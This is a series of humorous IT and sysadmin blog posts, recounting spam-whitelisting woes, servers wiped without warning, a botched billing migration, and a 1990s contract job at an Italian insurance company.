He also explained (twice, with drawings) how to configure outlook to auto-fish the mails and put them in the right box but she doesn't seems to get it.

And now, the colleague is in holiday, so I decide to have a crack at it. Fish out the mail from the box and take a look.

So...

The "From" address contains randoms numbers, letters and stuff.

The "Subject" also seems to contains random numbers and letters.

The "User-Agent" says "Drupal v1"

The "Content-Type" is obviously "multipart/html" because why not?

It does contains a bunch of images, logos and crap.

It does have embedded documents.

Plain text is less than 10% of the total.

The server that started the whole thing was called "localhost.locadomain" sure.

The server had also an ip address in the 192.168.x.y range. Obviously.

The fishy-looking relay server was named "webserver081094"

The fishy-looking relay server doesn't have a reverse-IP.

The fishy-looking relay server is hosted on AWS/Google/Whatthefuck.

If I was the antispam, I'd say this is most probably spam.

At this point I go checking the "whitelist" and, as expected, it contains already 79 entries related to these peoples, since every time there is a random "from" address and a different "source" IP.

After checking around (for as much as I can check without using truth serum or torture) that these mail are actually legit, I zap all the existing entries and then add a blanket entry for the whole domain, in the hope that whoever is managing that crap can actually keep its drupal thing clean of more junk. But if I have to judge by how they send mail we have less chances than a fart in a tornado.

But this made me think...

We're in 2020 (or will be when you're going to read this stuff), is not that spam happened yesterday, it's about 30 years we're wading through it, how is that there are still peoples that does this kind of stuff?

Cosa fa' l'applicazione X ?

I mean, even the real spammers have figured out that the best way is to at least try to look legit, while those peoples, that are probably well paid to do... whatever they're doing, aren't even trying. If they are, they are trying the opposite.

Is it so fucking difficult to give that piece of crap machine a decent-sounding name? Can't they add a reverse-ip for the relay? And can't they actually use a real relay instead of whatever is that thing? And do they really need to send this garbage by mail instead of using any of the thousands of "document sharing" system? And how about using SMTP instead of Drupal to send mail?

And since they are sending stuff like this, the users are complaining and then the admins are forced to use "blanket" pass rules that ends up letting actual spam through.

There should be a punishment for these kind of behavior, that lower the general 'security' level for everybody else. I mean, we do have fines for "wreckless driving" already, when you do shit that is not completely illegal but still kinda dangerous, why there isn't a fine for "wreckless sysadminning"?

Davide

17/07/2020 09:54

Wake Me Up, Before You GoGo

Ahhh, the '80s, when we were young and had long hairs... or for somebody, we simply had hairs. And the best thing of that time, was the music.

Alan Parsons, Pink Floyd, Police, Doors, Van Halen, Duran Duran... Say what you want, but if you turn on the Radio (if you still have one, I mean) you'll hear some song of that time. And this must mean something I think.

The only thing that wasn't very good in that time, were the computers. The problem was that, after the explosion of the PCs, everybody, I mean **every-fricking-body**, had begun to put together and sell PCs. And the result was that a lot of garbage was sold and used in places that could have used something a lot better. And the biggest problem of using such garbage instead of decent machines, was that they tended to crash at random.

This produced the "save at every change" effect that was typical of whoever was working on PC during that age. You could see that in the ability of the person to find the 'save' key without missing a beat in the typing, so the final effect was something akin to "make a change - save - make a change - save - make a chan - save - make a - save - make - save - ma - save - save - SAVE - **SAVEFORFUCKSACKESAVE!!!!**"

And since hard disks were the most subject to failure, to that you had to add the "floppy-disk-jokeying" too.

Luckily for us, time passes and technology improves. Computers got better and that lowered the number of crashes, that let us work with less save-happy-fingers and go on for more than an hour without triggering a panic-save.

Then... The "cloud" arrived...

And as usual, it arrived promising the heaven and the heart. Server and Services that are impervious to hardware or software problems, servers that can be upgraded or downgraded at will with just a few clicks of the mouse, low cost, infinite bandwidth and so on. And, as usual, since everybody is still looking for "something for nothing" and they even think they can get it, forgetting that "you get what you pay for", everybody jumped on it.

And immediately the first problem start to show off. Sure, your services are maybe still running, but if the gateway is off line they are still unreachable, and for a customer, an unreachable system looks a lot like a dead one. Sure, you can upgrade a system with a click of the mouse, but good luck in **downgrading** it without having to trash it and rebuild it from scratch. And sure, the initial cost are low, just like those packaged deal that promises "holiday in \$expensiveplace **starting from X\$**", for X\$ they show you the flier, if you want something more, like **getting to \$expensiveplace and being able to stay there** for a while, that costs extra.

And then... You discover that the "server" is a fantasy, it exists only as long as you look at it, if you decide to turn it off because you want to save in costs (those costs that looked very low at the beginning), then you discover that when you turn it on again, everything in it is gone like a bad dream, all your data have gone in that empty white room where data go when nobody wants them anymore.

And it is at this point that the SAVESAVESAVE effect came back with vengeance.

And after this introduction we talk about... nobody special.

Cosa fa' l'applicazione X ?

We manage a series of "cloud" environment, from the 'home-made' one, to stuff hosted on Amazon and Azure, not a big difference except that with Amazon and Azure you can pick several location and it should be more "reliable". In theory at least.

What passes for the "infrastructure" department, put together an enormous tool built with Python and Ansible, that is supposed to automate the creation and maintenance of environment on all the "cloud". This thing is built in such way that, if you create a server (or more than one), all the info ends up into a database from which you should also extract invoice data for the customer. I say "you should" because that bit apparently was never finalized.

Everything fine as long as you use that tool. If you don't, you're basically guaranteed that something, somewhere sooner or later is gonna go south. In an unexpected way and without details on how it got broken or why and what to do to fix it without trashing everything and starting from scratch.

Then there is the problem of "persistence".

Yes, because initialize the machines is easy, but once that is done, the machine doesn't do anything if you do not configure it for what it needs to do. That involve configuring the services, adding stuff like firewalls, gateways, relays and maybe also putting together special scripts or adjust others to do... whatever that thing needs to do.

Now, there is the idea, somewhere in the head of the guy that designed all this, that everybody should always and only use Ansible to do... everything. Idea that I think is crackpot. Let's be clear here, the fact that you could, in the event of a catastrophe, rebuild everything by simply running a script is fantastic, BUT... I'm old enough to know that this is based on the fact that *EVERYTHING* is in the script, and this is not going to happen.

Everybody (everybody that works in sysadmin I mean) during normal operation, first of all try to see what the problem is and then we normally try different thing, looking for the best approach, this require some trial and error and multiple changes. So the idea of "change the script - try - change again", turn something that maybe takes 5 minutes into a several hour of script(s) debugging, and when multiple peoles are trying to maintain a single script, things are going to spiral down fast.

What is going to happens in the end, is that you do the changes, check if it works, repeat and then... you leave it like it is. If you remember it later (yeah, right) you're going to add it to the script, otherwise... well, this is what backups are for.

And this (the backup I mean), is ESSENTIAL. Yes, because you can have a script that install the system, but the USER'S DATA are not in it. The data have to be saved and restored anyway.

So, the idea of having "everything in the script" is broken anyway. After the script, you need a restore. So why bother so much with the script?

Moreover, if you're like me, you'll end up with a lot of stuff that is not strictly essential, but as sure as hell is very handy to have around. That script that analyze the logs and generate a report that is so handy, for the 2 times a year they ask for it. But if somebody trash the script, you can bet your ass they are going to ask it right away. The other script that runs in cron and does... something and you've never backed it up or copied it anywhere, you're personal configuration file for vi with all your macros... All that stuff that is guaranteed isn't in the backup, and is not essential or you cannot rebuild it, but when it happens is a pain in the ass to rebuild them and you keep thinking "what else did I have on this thing?".

Cosa fa' l'applicazione X ?

So... why am I writing this? You ask. Simple, I say, because it happened that we were working on a bunch of servers for a customer, and to apply some upgrades to them, somebody from the infrastructure decided that a nice reinstall was easy. And he did it without informing anyone. Again, this is not critical, the environment wasn't production so who cares, but the next day I was puzzled because some stuff I had and was testing were gone. Now, I managed to rebuild or recover them, but it took me a good chunk of the day and I'm still unconvinced that always is back where it was. And I'll know only when I need something and isn't there.

Now, the aforementioned dude insists that is my fault because I didn't "sanibilized" that stuff, and we could discuss this, but my point is that nothing of that stuff was "production", there were not supposed to be there forever, once the system goes into production they will probably be disposed of. Still, I'd rather not have spent a full day rebuilding them.

Somebody suggested to have a "permanent" partition where to save all these stuff, nice, I say, but let's go back to the original problem. Why do I drive myself nuts to save stuff that shouldn't be deleted without warning? Also, if we do that, we'll end up putting everything in the "permanent" partition, that in the end will explode and you still need to back it up. Now, if it is a natural disaster, like a Tyrannosaurus Rex lose in the datacenter, ok, but this is a problem that could be avoided with a simple mail to the team to inform of the impending datadoom.

Like... Wake me up before you make the FS gogo...

Davide

20/07/2020 10:09

Murphy

Everything that can go wrong, will. This is Murphy's Law, that is not really a "law" but is the simple result of the fact that things tend to break or malfunction with time and use, and if something is very important, it is very much used and so it has more chance to break than something that isn't used. Of course when "x" breaks, everything that is built on top of it will also break. From then on, things follows the cascading effect with perfectly understandable results, with a final effect that is some kind of spectacular.

That kind of spectacular that you can't avoid to watch, because is mesmerizing but also because, in theory, you learn a lot more from a disaster than from a success. In theory. In practice, everybody is too fucking busy pretending they have nothing to do with the subject and covering their asses in various ridiculous way to learn anything.

Let's talk, for example, about \$companyX, of which I've already talked about some times ago, as said, those peoples had a fundamentally simple system, but it was based on a bunch of stuff that were a) obsolete, b) unmaintained and c) undocumented.

The first draft of their "update" plan did not considered small details like "testing" and "informing the users", and it was more on the way of "toss everything there, turn it on and hope for the best". Of course they immediately met the aforementioned law, and after a very quick withdrawal decided that, *MAYBE* they needed a better plan.

One of the problems, was the (in)famous "billing", that, in human terms, means "getting paid".

If you remember the story, they were managing a B2B messaging system. Now, turn it around as you like, but this is basically a glorified mail server that send and receive mail from and to different machines. So what is the billing? Well, how many messages are sent, received, kept and so on. At the end of the month, all those data had to be summed up and voila', the amount of money the customers need to pay.

It sounds easy and simple, but obviously, when you add an UL (or ten) to the mixture, it gets nothing but. In specific, the "billing system" looked like had been designed by some very bored Torquemada.

First of all, a bunch of scripts collected all the logs from the various mail servers and did some sort of pre-processing, building and feeding data into not one but 3 databases, then another bunch of scripts computed the total amount of messages in the mailboxes dividing them in "groups" by the size (less than 1Kb, between 1 and 2 Kb...). No, I don't know why and has no sense. Anyhow, after all this, at the end of the month another bunch of scripts proceeded to analyze the database and produced a bunch of .csv files that then were re-re-processed (again) to build "reports" that had to be sent to each customers and then another gigantic .csv was produced and sent to \$companyX so they could send out the real invoices.

But wait! It gets better!

Because, not happy enough with all this, \$companyX, in the person of the "customer manager", had decided that the best thing to do was to keep changing things around, so every month a bunch of manual changes had to be applied to the various reports. Things like "this customer this month has a fixed fee of X\$", so change the report, toss away all the content and just write down the number. Or "this customer this month has an extra discount of X%", so, again, change the report to add the discount. And of course the changes were different each month, so no sense in trying to automate them, and you had to change the reports, the CSV files (but not all of them... no, I don't know why)... EVERY FUCKING MONTH!

Cosa fa' l'applicazione X ?

And since these were **manual** changes, the chance of making a mess was very high.

So, when the "upgrade" thing popped up, I thought they were going also to re-do the whole billing thing in a better way, incorporating all these changes at once.

Yeah, I'm not young anymore but I'm still a dumbass.

\$companyX immediately reported that "there is no budget to renew the billing process, so it is absolutely necessary that all this will stay intact and functioning in the new environment".

Me - Hold on... you want to change the whole infrastructure, especially the part that produce the source DATA of this billing process, but the process in itself has to stay the same? And how do you plan to obtain that?

UL - Well, the billing process uses the data from the database, so if the database stay the same it shouldn't even otice.

Me - Yeah, right. The only way to keep the database the same is to understand what all those crappy scripts do and then see when can we get the same data, assuming we get the same data.

UL - No, we don't look at the crappy scripts.

Me - ...say again...

UL - There is no budget to look at the script.

Me - ...so?

UL - So we only check the database.

Me - ...so you want to try to figure out how to fill in the database without looking at the procedure that does that?

UL - Exactly!

Me - ... and how do you plan to test if it does it correctly?

UL - Well, if the old and the new database are the same is correct.

Me - The only way to compare the new and the old is if you can feed the same data to both system, that is difficult to do since only one of the environment can be active at one time.

Yes, because you either process the messages in the old environment or in the new environment, if you try to do both, you'll end up with duplicated data somewhere.

Anyhow, a software house was "hired" to produce this "feeding procedure". After several MONTHS of work, they had produced something that was supposed to read the logs of the new environment and fill the old database with the same info as the old one. Of course, since the new environment wasn't in use, the "test" that could be done were... limited.

Now, I repeat, we're talking about messages here. Mail. That can be "weird" if you want but how much does it take to build a mail system? Well, it seems that the required time is way beyond one year. Or better, the whole infrastructure was completed and "functional" in about a month, but there were some "problems" left over. One was the fucking billing of course, because it couldn't be tested in any functional way, and the second is connected to the first. That is, whoever had built this fucking "billing" process had decided that cron wasn't enough. So they had their own "enhanced" version of cron.

Now, having very little to do, while waiting that somebody decided how to proceed with this thing, I decided to have a look at that process. I quickly realized that the simplest way to test the whole thing was to get the logs from the old system and "translate" them into something that looks like a Postfix log, then have the scripts made by the developers to ingest them and see what pops out the other side.

After some messing around (and a lot of cursing) I had my "pseudo-log" so I could start the "real" deal.

Cosa fa' l'applicazione X ?

The scripts built by the developers run... didn't report any error... but didn't add anything to the database either.

Ok, I'll call this "a failure".

I reported this to UL that looked a bit irritated.

UL - What do you mean "they don't work"?

Me - As said: they do not report any error but they do not add any data.

UL - And what did the developers said about this?

Me - To me nothing, you're the one that is keeping in touch with those peoples.

Yes, because UL managed to be the only line of communication with them, so everything had to go through him.

After a bit I get a few mail in CC with some discussion about how the software should work and the fact that it doesn't. The discussions goes on for a while and my line remains as "look at the original log and to the database that is produced". And yes, I do realize that looking at the original script could be a lot easier but UL is still of the idea that is not something we need to do.

Anyhow, we reach the point when \$softwarehouse decide that what we need is a good ANALYSIS of the procedure (that makes sens IMHO), while, according to them, they have been asked to simply WRITE the code and the analysis should've been done by us. And if we now want an analysis, that is a different task and they want more money (this also makes sense IMHO).

Now, since all the contacts with those peoples have been kept by UL, I simply look at the thing from far away and wave, especially during the various meeting when we keep repeating that no, the procedure still doesn't work.

UL - Did you spoke with the developers?

Me - To do what? To repeat that the procedure doesn't work? They know about it.

UL - But they should've done the analysis, I was very clear about it when we began ... hemm... six months ago.

Me - (tending my hand) Fantastic, let's see the paper.

UL - ...what paper?

Me - Those peoples have been contacted by you to do some sort of work, there should be a piece of paper, normally referred as 'contract', that specify what kind of work, for how long, and how and it should be signed by both party. If that piece of paper say they were supposed to deliver an analysis, then why were they writing code? Why did you accepted the code and even requested that it was written following some sort of "format"? So let's see this contract.

UL - But I told them...

Me - Did you also WROTE IT DOWN?

UL - Wrote?

Me - Yes. Onto that famous piece of paper I just explain about.

UL - ...I'm not sure...

Me - You didn't wrote shit, didn't you?

UL - But I told them...

Me - And they are telling something else, and since they are 2 and you one, there is very little to discuss about. And switching argument, how about that "scheduler"?

UL - What?

Me - That sort-of-cron-that-isn't-cron that is required for the whole thing to work.

Cosa fa' l'applicazione X ?

UL - Ah, yes, we have the source code.

Me - Yes, you told me this six months ago. Where is this source code?

UL - Hemmm... I'm not sure...

Me - And did you try to compile those sources? On something that isn't Solaris 8? On something modern?

Like, the past 5 years? And does it compile? What libraries does it need to compile? And once compiled, does it work? That is, does it do what it is supposed to do instead of something else, like deleting sectors from the disk at random?

UL - Hmmm...

Me - Because since we have some time while we wait maybe we should start looking at this instead of twiddling our fingers.

UL - Yeah... I wanted to do some test but... I forgot...

Me - To be somebody that has always a pen in his hand you write very little down eh?

Something make me think that this "project" will be a very long one indeed.

Davide

28/07/2020 13:58

Welcome to Leeches

Loooooong time ago, we're talking about 2010, at the end of the \$cheese trilogy (that began [like this](#)), I casually mentioned about \$leeches, and obviously, since then, every now and then somebody ask about that story.

Well, ok, after a decade, is time to open that can of worms.

Let's begin to say that it was the old '90s, when Windows '95 had just been released, on a whopping pile of 22 floppies, and IBM was trying to recover his leaderships with OS/2 and the PS/2 (and we all know how well that went), everybody has begun to realize that a color monitor isn't actually only for gaming and the "mouse" is not a foot pedal (let's not talk about the balls).

After the event at \$cheese, that was still ongoing by the way, but I wasn't involved with them anymore, I had spent some times with other stuff and also expanded a bit my knowledge. The company I was working for at that time was extending towards Windows as working and developing environment and as such they were very interested in getting a certification for that. As such, they were covering the expenses for certification exams for everyone that wanted to try them

Since I was interested and had started looking at how to develop software under Windows (if you have ever read the [Petzold](#) you know that isn't a walk in the park. For me, used to "linear" logic, the idea of "event-driven" programming and multitasking was a new thing, now we're used to it but then, not so much. Anyhow, with a brand-new certification from Microsoft in "Windows Architecture", I gave my contribution to the company's certification process and at the same time, DaBoss had sniffed some nice job under windows and decided that I was the best candidate for the task.

So, one nice day, I stepped out of the Metro and approached the main offices of \$leeches.

\$Leeches was (and still is) an insurance company (as you probably already guessed from the name). Now, Insurances in Italy (and from what I know the rest of the world) usually have a "golden egg's goose" that provide 99.99% of the money and then they have "the rest".

In Italy, the "goose" is the Car (and other vehicles) Insurance, since it's mandatory by law. That is more than enough to cover all the costs and more. To the point that \$leeches (and many more) managed to ammass a pile of money and practically buy the whole center of the city and hire a fuckload of people. That have nothing to do.

When DB dispatched me to \$leeches, he also mentioned that Colleague 1 (CL1) and Colleague 2 (CL2) were already there to do some stuff and I had to talk to UL3297 for my part of the thing.

So I walked into the reception of the large building and with the corner of the eye I noticed an escalator on the other side of a glass wall. Then I stopped and did a double take. Yes, is ONE escalator. Just one. Now, normally these things, like nuns and cops, goes by two, because one is to go up and one to go down. But this one was all by itself. And it was also turned off. After asking my self wtf, I approached the receptionist.

Me - Hi, I am D. I have an appointment with UL3297.

Rec. - Ah yes, third floor, the lift are upstairs.

Me - ...upstairs?

Rec. - Yes. You can use the escalator.

Cosa fa' l'applicazione X ?

Nice. So the only way to go from the ground floor to any other floor, is to use a stopped escalator. Who the fuck designed this thing?

Whoever it was, I think it was trying to design a school, and not an office building. Long corridors, huge rooms with only one or 2 doors, toilet at the end of the corridor... It reminded me a lot of my old technical school (and since I was in my twenties, it wasn't that "old").

I locate the correct office, that is actually large enough to house a medium-size class, divided into 2 "island" with 4 desks each. No cardboard division though. To split the room there is a Berlin Wall made up with metal closet bookcases. UL3297 explain the job.

UL3297 - So, we have the Aggregated Progressive Life Insurance with Leftside shot and rightside pop, this has yada yada blah blah (put here a very long tirade that made me worry he was trying to sell me one of those), what we want to do is to have an application to show a graph with the theoretical increase assuming that yada yada blah blah blah...

Me - Hemmm.. And how should be calculated this stuff?

UL3297 - Oh it's easy, you collect the username and the userid and then you blah blah yada yada and blah blah and then you feed the request to the mainframe and then yada yada yada...

Me - Mainframe?

UL3297 - Yes, but it's easy, you need to talk to the middleware through a socket and..

Yeah, not only it had to run under Windows, it also need to talk TCP/IP to some middleware to get data from a mainframe. This is getting interesting.

Anyhow, we agree that the best course of action is for me to stop there and write down a short analysis of the thing and maybe a small prototype before starting the real deal. So I get settled in a nearby office where CL1 is already seated. The office is another classroom with the same "2-island" approach. The other island however doesn't have Chuck Noland but a couple of guys (CL3 and CL4) that are working on some stuff and spend a lot (but a lot) of time reading about new technology.

I begin by reading the documentation provided that talk about this "middleware" to talk to the mainframe and some formulae for the graphics. Formulae that are of the type

...Ok, let's think about that later maybe.

After a few hours, I have a "prototype" with a few input and output windows (that don't do much, just display some controls), just to give some idea of how should it work and a document with the description of the procedure and some questions (like who's the mathematician that is supposed to run those calculation).

Around midday, my "housemates" asks if I want to go to eat. And why not? We walk towards the cafeteria, and there there is a lot of peoples waiting to get in already.

Me - Whoa... how long does it take to eat here?

CL3 - Oh, is quick, but now everybody is waiting for noon before getting in.

Me - (look at my watch that tells me that is about 11.57) Why? Is not basically noon?

CL3 - No, it's 2 minutes too early, and if we enter before we get 2 minutes of extra-time.

Me - ... well, I don't.

So I walk past everybody else and get in, the cafeteria is huge and completely empty. I get a sandwich (otherwise I fall asleep later). After a couple of minute, at precisely 12.00, everybody outside start pushing

Cosa fa' l'applicazione X ?

and shoving to get in. Looks like the gates of hell opened up and now the daemons are trying to pour out... or in.

After a while CL3 and 4 also arrive, with a couple of trays full of food commenting that "the guy in front of me grabbe all the potatoes..."

Me - But is this normal? What is the problem if you get in 5 minutes before?

CL3 - If you get in 5 minutes before then you have to stay 15 minutes later to recover.

Me - ... am I to get the same thing every day?

CL3 - Pretty much. But if you arrive early you're at the top of the line.

Me - And what's the advantage if you still need to wait?

CL4 - Is to take the spot.

Me - ... Nice, well, from tomorrow I'll go out for lunch.

Yes because between watching this mess and give some money to some small bar nearby, I get the bar everyday.

In the afternoon UL3297 shows up with UL4573, and it seems UL4573 is the one that started the whole process and will have to test the application when it's done. UL3297 repeat multiple time that UL4573 is an "external" so is not really part of \$leeches. I didn't understood exactly what was the big deal at that time, but it will be more clear later.

I show the analisys (printed thanks to CL3 that bypassed the whole configuration request stuff and simply installed the printer) and then my "prototype".

UL3297 - (watching the prototype and the analisys) ... but when did you wrote this stuff?

Me - This morning.

UL3297 and UL4573 together - THIS MORNING?!?!?!?

Me - Well, the analisys is only half a dozen pages, and the prototype doesn't do anything really...

UL3297 (putting down the paper) - Yes, but no. Our budget is allocated in 6-months trances, if you do like this they'll pull our budget. Let's say that we'll reconvene next week.

...and this was, more or less, how I met some sort of "business mentality"... Later, I discussed the fact with CL2 that was there longer.

CL2 - ...so now I need to change this parameter for that calculation.

Me - So, edit the source, change parameter, re-compile. What is it? 5 minutes?

CL2 - 2 weeks.

Me - What?

CL2 - The code need to be compiled before the check with the department libraries, the check is in 2 weeks so the changes will take 2 weeks.

Me - ...so you spend 1 week, 4 days, 7 hours and 55 minutes reading the paper?

CL2 - No, friday here is only half a day.

Me - Ah... of course it is.

Later, I decide to go back to "my" office to ear what DB thought about this entire story, so I walked down the escalator to the exit and found a bunch of peoples waiting by the door.

Me - What's going on?

Somebody - We are waiting to go out.

Me - The door isn't working?

Cosa fa' l'applicazione X ?

Somebody - If we get out before 17.00 then we have to recover the time.

I check my watch and it's 16.18 and there are at least 50 peoples there... of course. So I walk past everybody and get out. I can see interesting time in this place...

(to be continued)

Davide

01/09/2020 11:54

Secrets and backstabbing (\$leeches 2)

And that was like my "adventure" with \$leeches began. More or less.

After showing off the result of my... hemmm... "work"... of half a day, that was immediately approved by UL3297, I began the task of writing down some more code.

In the meantime, I was informed by UL3297 that CL1 and CL2 were leaving my company to join the merry family of \$leeches in a permanent way, under the head of UL1319 that was also their "temporary" boss. Well, I've noticed that CL1 was already very keen on \$leeches modus operandis, so the news wasn't completely unexpected. Not that I'm that interested also.

After about a week, working... really... really... slowly... I had turned my "prototype" into something that is half-functioning, with data input and some sort of control, and if I had some sort of calculation it could also output the graphs.

At this point I ask UL3297 when can we check this "communication with the mainframe" business.

UL3297 - Ah, yeah... are you already at that point?

Me - Basically yes. But anyway, since that is the most complex part of the application, the sooner I start looking into it, the better it is.

UL3297 - Hmmm... sure... We need to talk with CL5.

Me - CL5 ?

UL3297 - Yeah, he is the one that is working on the communication library, he has worked on it for a good 9 months.

Me - ...if he is working like everybody else is...

UL3297 - What?

Me - No, nothing...

So we go to talk with this guy, that happens to be another "consultant", that is working on this library. The guy, that has the only peculiarity of being really tall, start immediately blabbing about "middleware this" and "middleware that", that I really don't care about. After a lot of babbling, he gives me a huge pile of paper that is supposed to be the specification of the entire thing.

I go back to my class... hemmm... office and start looking at this "documentation".

Page 1 - title: Documentation for the connection and communication with blah blah yada yada...

Page 2 - description: this documentation refere to the communication library developed by ... blah blah yada yada...

Page 3 - empty

Page 4 - The communication between the client and the server is realized using Sockets.

Page 5 - The communication is initiated by the client by sending a record of type A and is of synchronous type.

Page 6 - Only one record of type A is accepted by the server

Page 7 - empty

Page 8 - Structure of type B record

Page 9 - Structure of type B1 record

Page 10 - Structure of type C record

Page 11 - Structure of type D record

Cosa fa' l'applicazione X ?

Page 12 - Structure of type D2 record

Page 13 - Structure of type E record

Page 14 - Structure of type M record

...

Maybe you start seeing a certain trend...

Anyhow, after reading the stuff for about one hour I decided that the whole gist of the thing was: prepare some data structure with a specific format (that isn't described in the documentation), send that via socket to a specific address and port number, wait until I get an answer and get the result that is a block composed by an header, 3 "records" for the customer's information and 'n' records, one for each insurance that the customer has. And of those I only need some identified with a code.

In short: all this mess to send a "select" and get some records back from a database.

If it wasn't for the fact that the request structure and the server data are missing, I'd done by now.

I go back to UL3297 to inform him that the documentation is missing and of course CL5 has already left the building (it's 14.30) and he won't be available for the next few days. I see that he is also getting used to the "work time".

When I get back to the miss...hemmm.. my office I found UL4573 that is looking at the documents on my table.

Me - Exciting reading?

UL4573 - Hemmm... I was thinking, can I get a copy of that 'prototype' that you showed us the other day?

Me - Sure, is on the shared drive.

UL4573 - (handing me a floppy) I can't access the shared drive, can you put it in this?

Me - Sure, but you'll have to download the runtime from somewhere else because it doesn't fit.

UL4573 disappear with his floppy and I go back to build a "skeleton" of code that could send and receive data via socket, so when I will have the actual data structure most of the other work will be already done.

After about an hour UL3297 came running.

UL3297 - Did you gave a copy of the software to UL4573?

Me - Sure, he was here about an hour ago.

UL3297 - Noooo!!! Why did you do that?

Me - Because he asked for it. What's your problem?

UL3297 - That now he made a mega presentation to the upper management pretending that he is the head of everything.

Me - So?

UL3297 - I told you he is an external! We should give him nothing!

Me - HOLD ON MISTER! I am here to do a job and nothing else. This kind of shit is YOUR business and I don't want to have anything to do with it. If you want to stand in front of the door with a scimitar and stop everybody to get in, knock yourself off, but leave me out of all this kind of internal war bullshit. Understand?

After some more lamentation UL3297 leaves and I remain to ask myself how the fuck can some people to work in some places. At this point is almost 5pm and I want to go to my office to leave some paperwork down. So I turn my pc off and walk to the door and, of course, I found a giant mass of people that is wating in line for the magic moment when they can clock off.

Cosa fa' l'applicazione X ?

Yeah... that's how they do it... they DON'T do it.

Once in my office I drop the documents I need to and stop for a little chat with the LadyBoss (aka: the wife of the Boss).

LadyBoss - So, how is going at \$leeches?

Me - How the fuck can they still be in business?... why do I ask? I know how: it's mandatory by law, that's how!

LadyBoss - By the way, you know that CL1 and CL2 are there working on some stuff right?

Me - Yeah, I met them.

LadyBoss - Ok, they are leaving the company and is important that UL1319, that is their supervisor, doesn't know that.

Me - He knows already.

LadyBoss - WHAT?

Me - Well, both CL1 and CL2 are going to work for \$leeches, under UL1319, in the very same office they are now, so if UL1319 doesn't already know I find it a bit weird.

LadyBoss - (look at me for a while) Are you kidding?

Me - No, UL1319 told me.... hummm... Maybe maybe maybe you haven't been told the whole story by somebody?

She walks away cursing loudly. That woman knew how to be very classy, but at the same time she also knew how to curse like a dock worker, for which I appreciate her very much.

Note: CL1 and CL2 both had a little line in their contracts that specified they COULDN'T go to work for one of the actual customers of \$company. So going to work for \$leeches would have been illegal. Hence the reaction of LadyBoss. How this ended up I don't know, I only know they were still employed by \$leeches when I finally left.

(to be continued)

Davide

02/09/2020 09:02

It's mathematic, stupid (\$leeches 3)

Let's continue the story with \$leeches.

We had left our hero (kinda) at the point where the work for this "application" was basically "done", in the sense that I was waiting for details about the parts that I needed to continue. In the meantime I was doing basically nothing or other stuff that had nothing to do with the "job".

Between the other things, I was "sent" by DaBoss to teach Visual C++ to a bunch of people at the HQ of a well-known tv network, network that was owned by a very well known italian entrepreneur whose name begins with 'B' and ends with 'usconi'. Things that took me about a week.

When I got back I discovered that something had moved and the very tall consultant I spoke about (CL5) had finally sent the specs that I required. Reading the new specs I discovered that I didn't need to do anything esoteric, just link a library and call a function in it to do the job.

Wonderful. In about half a day I add the required parts and I'm ready to do a full test. At this point I need to organize a test with CL5. So we're all here, me, CL5, UL3297 and UL4573 all together like we're watching the launch of Saturn V or something. CL5 execute the code in debugging.

CL5 - Ok, we're ready... Go! Zah! Zah!

At every "Zah!" he click on the "next step" button to see the result.

CL5 - ZA! ZA! ZA! ZA! ZA!

Me - Do you really need to make all this noise? Set a break point and keep going no?

CL5 - ... I want to be sure that everything works...

I shrug and he keeps doing 'Zah!' for a while, until he gets an error.

CL5 - Oh, there is an error in your code!

Me - Where?

CL5 - Here, line XXXX.

I look at the debugger.

Me - Hummm... I expect a structure from you of X bytes, but you sent a lot more than that...

CL5 - Oh, right, we changed the data structure.

Me - Wonderful. And what has changed?

CL5 - Now, this field is now a 32 bytes float, this one is a 16 bytes integer, this one...

And he keeps going for a while, in the meantime I loaded up the IDE and I am changing the code while he speaks. When he stops talking I wait a few seconds...

Me - Anything else?

CL5 - (think about it for a bit) No.

I click on "compile".

Cosa fa' l'applicazione X ?

CL5 - (start heading for the door) Ok we'll see next we..

Me - Where the fuck are you going? Came back here.

CL5 stops dead in his tracks surprised.

Me - (speaking with UL3297) On the shared drive there is the new software, with the new DLL for the communication.

The software is copied and CL5, a bit miffed, start again with the 'Za! Za!'.

CL5 - ...and this is the important bit.. ZAH! it works... (like he was surprised)

Me - Good.

CL5 keep going on but, luckily, he stops with the 'Zah'. After a while he reaches the point where his library should return the data but what he returns is a 'failure' message.

Me - And when do we get the real data?

CL5 - Well, that part isn't in the code yet.

Me - And when that will be? Because I'd really like to do some real test and put down the rest of the code.

CL5 - Well, I have to write it first.

Me - ...aven't you worked on this for over six month already?

CL5 - Yes, but is not that easy!

Me - So?

CL5 - Hummm... I could put something together to test.. but what happens if I tell you that I get all the data but only pass one record?

Me - That I say that's bullshit and something went wrong. I do check what you get back to me, but there is a limit on the amount of stuff I can check.

CL5 - Ok, I'll start to work on this 'test' then. We'll see next week.

Of course! But since UL is here...

Me - (talking to UL3297) And when can I talk to somebody about those calculation? On the document you gave me there is stuff that makes no sense to me.

UL3297 - Oh, that is stuff from CL1578, she is specialized in Eldritchian Mathematics, I'll ask her to show up and explain some of that stuff.

Now, me and mathematics have never been best pals, not even in school, and this type of maths ... not at all.

Me - Hemmm... I don't need to understand everything, I only need to understand how to extract a result that could be used in a graph from all this...

UL3297 - I'll tell her.

The next day I get to my class... office and there is a young woman waiting, somebody that remind me a lot of my elementary teacher.

Me - Hummm.. the new teacher?

She - What?

Me - Nothing, never mind... What can I do for you?

She - I am CL1578, UL3297 told me that you need some clarification about the maths for that application.

Me - He was absolutely correct.

Cosa fa' l'applicazione X ?

I recover the document from the drawer and show it to her.

Me - Ok, those calculation here... I haven't the faintest clue how...

She looks at the paper and start laughing.

CL1578 - Those are the principal forms, but you don't need those.

Me - That fills me with joy.

CL1578 - Well, if you want to do an asyntotic regression on the percentage of shift variation for...

Me - I **DEFINITIVELY** do not need to do any of that.

CL1578 - No, I didn't think so either.

At this point I let her lose on the paper that UL3297 gave me and explain what I kinda understood, she apparently grasp everything right away and start explaining how things actually work. After a few hours...

CL1578 - ...so, with this 2 parameter and the time shift you can calculate everything else with this simple formula.

Me - ...that's it?

CL1578 - Yep. It's that easy, you only need to ignore all that other stuff.

Me - So... why there are 32 useless pages in this thing?

CL1578 - You should ask that to Marketing.

So, with the new information that the nice lady provided, I start writing code and my little application is henanced with a simple function that generate the graph depending on the parameters that it should receive. When some very tall dude will decide to do his part of the job. Since I have time to spare I put together a "demo" that accept some value and spit out some dummy graph based on random values.

After that, I get bored, so I start writing down some documentation. And in the meantime I start thinking how nice would it be if there was some sort of way to connect together long-distance computers to be able to send and receive messages and documents.. like Fidonet but more efficient, without the need for nightly data-transfer... We could call this "globalnet"... he... fantasy.

(to be continued)

Davide

03/09/2020 13:56

The cream rises to the top... (\$leeches 4)

(Continue from the previous story)

